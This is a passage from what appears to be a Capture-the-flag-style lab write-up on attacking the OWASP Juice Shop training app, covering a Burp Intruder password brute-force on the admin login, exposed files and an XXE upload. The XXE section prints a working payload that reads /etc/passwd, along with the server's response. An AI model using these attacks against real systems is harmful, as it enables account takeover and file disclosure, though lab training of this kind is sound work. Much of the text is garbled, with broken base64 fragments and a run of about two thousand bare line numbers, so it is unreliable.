13	Sec-Fetch-Dest: empty			
14	Sec-Fetch-Mode: cors			
15	Sec-Fetch-Site: same-origin			
16				
17	{			
	"email": "admin@juice-sh.op",			
	"password": "test"			
	}			

ⓘ Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: ☒ Update Host header to match target

```

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://127.0.0.1:42000
10 Connection: close
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3eVWn1B3mREPYLxz6JalokwMA4VfvkubgG2gOWXe4b87yrrpDV95ZvKQqWaq
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email":"admin@juice-sh.op","password":"test"}

```

After sending to intruder, Select the password section and lets add some common passwords from burp suite common wordlist to start and credential stuffing attack. Select and click on the add button and then go to the payload to add the worldlist.

In payload, The path to the worldist is to usr >> share >> wordlist >> fernwifi >> common.txt. You can import the common password list in the payload. After adding the payload click on the Start attack in the payload and It will start the brute force attack.

2. Intruder attack of http://127.0.0.1:42000 - Temporary attack - Not saved to project file

Request	Payload	Status code	Error	Timeout	Length	Comment
0		401	<input type="checkbox"/>	<input type="checkbox"/>	413	
1	aaa	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
2	abc123	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
3	acc	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
4	access	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
5	adffcx	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
6	adm	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
7	admin	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
8	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	1197	
9	admin2	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
10	admin_1	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
11	administrator	401	<input type="checkbox"/>	<input type="checkbox"/>	413	
12	adminstat	401	<input type="checkbox"/>	<input type="checkbox"/>	413	


Request	Response
<pre> 1 POST /rest/user/login HTTP/1.1 2 Host: 127.0.0.1:42000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Content-Length: 51 9 Origin: http://127.0.0.1:42000 10 Connection: keep-alive 11 Referer: http://127.0.0.1:42000/ 12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3eVWn1B3mREPYLxz6JalokwMA4VfvkubgG2gOWXe4b87yrrpDV95ZvKQqWaq 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "email":"admin@juice-sh.op", "password":"admin123" } </pre>	

Boom ! we got the password and we can login in the admin account .


3. Sensitive Data Exposure :

Within the Juice Shop's context, "sensitive data exposure" refers to instances where confidential information is directly accessible to anyone, without requiring any special effort or hacking skills. These exposures can be exploited by attackers to steal data, impersonate users, or gain unauthorized access to the system.

We can checkout some files by adding ftp with URL in the browser.



Also you can go in burp suit where we have a target file and search for directories and find vulnerabilities. Like you can go in a directory and search for keywords like pass, passw or key.




4. XML External Entities (XXE)

XXE vulnerabilities arise when applications process external entities (files or resources) without proper validation. In Juice Shop, this can happen through various channels, including:

- **Product descriptions:** Attackers might inject malicious XML entities within product descriptions, tricking the application into fetching and parsing content from external servers.
- **Contact forms:** Similar to product descriptions, malicious entities can be embedded in contact form messages, potentially leading to information disclosure or server-side attacks.
- **User profile settings:** Certain profile settings might accept XML-like data, opening doors for XXE exploitation.

So here there's an interesting method where we can an XML file or upload it where we get an option like in COMPLIANT section. You can get an XML code by searching github and can upload it and exploit the juice shop. Its is a good practice to go around the vulnerabilities and learn about them. This also help for a bug bouncy program.




Now create a XML file with a payload which you can get anywhere just search XXE payloads and you can find. Here we need disclosing /etc/passwd code or targeted files.


Disclosing /etc/passwd or other targeted files

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```


copy the code and save it .xml file type .



Turn the Burp suit intercept on and Go in the complaint section to upload the .xml file and Try uploading the xml file into the complaint section. Make sure burp is on during this period.



Upload it and submit the complaint and wait for burp to capture the intercept.



Great work ! you have retrieved some data and you are able to access the information from XML script.

```
ox/115.0

yJpZCI6MjIsInVzZXJ0YUw1IjoiIiw1ZW1haWw
Y2ZlYmVlNSIsInJvbGU0IjJdXN0b211ciIsI
iL2Fzc2V0cy9wdWJsawMvaW1hZ2VzL3VwbG9h
RbDI6IjIwMjQ0MTYgMDA6MDI6MjIuNTE
mRlbGV0ZWwRbDI6bnVsbH0sIm1hdCI6MTcwNT
yH-rW3n8IJQwUGTB1lVNkiFGduQQW7UPY_q3x

0840191532546719954431709

smiiss; continueCode=

yJpZCI6MjIsInVzZXJ0YUw1IjoiIiw1ZW1haWw
Y2ZlYmVlNSIsInJvbGU0IjJdXN0b211ciIsI
iL2Fzc2V0cy9wdWJsawMvaW1hZ2VzL3VwbG9h
RbDI6IjIwMjQ0MTYgMDA6MDI6MjIuNTE
mRlbGV0ZWwRbDI6bnVsbH0sIm1hdCI6MTcwNT
yH-rW3n8IJQwUGTB1lVNkiFGduQQW7UPY_q3x


response
Pretty Raw Hex Render
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Tue, 16 Jan 2024 02:09:54 GMT
10 Connection: close
11 Content-Length: 4298
12
13 <html>
14 <head>
15 <meta charset='utf-8'>
16 <title>
Error: B2B customer complaints via file upload have been deprecated for security reasons: &lt;?xml
version="1.0" encoding="UTF-8">?&lt;!DOCTYPE foo [&lt;ELEMENT foo
ANY&lt;&lt;ENTITY xxe SYSTEM
&quot;file:///etc/passwd&quot;&lt;]&lt;foo&lt;root:x:0:0:root:/root:/usr/bin/zshdaemon:x:1:1:daemon:/
usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:
4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/
usr/sbin/nologin... (xxe.xml)
17 </title>
18 <style>
19 *{
20 margin:0;
21 padding:0;
22 outline:0;
23
24 body{
25 padding:80px100px;
26 font:13px"Helvetica Neue","Lucida Grande","Arial";
27 background:#ECE9E9-webkit-gradient(linear,0%0%,0%100%,from(#fff),to(#ECE9E9));
28 background:#ECE9E9-moz-linear-gradient(top,fff,#ECE9E9);
29 background-repeat:no-repeat;
30 color:#555;
31 -webkit-font-smoothing:antialiased;
32
33 h1,h2{
34 font-size:22px;
35 color:#343434;
36
37 h1em,h2em{
38 padding:05px;
39 font-weight:normal;
40
41 h1{
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
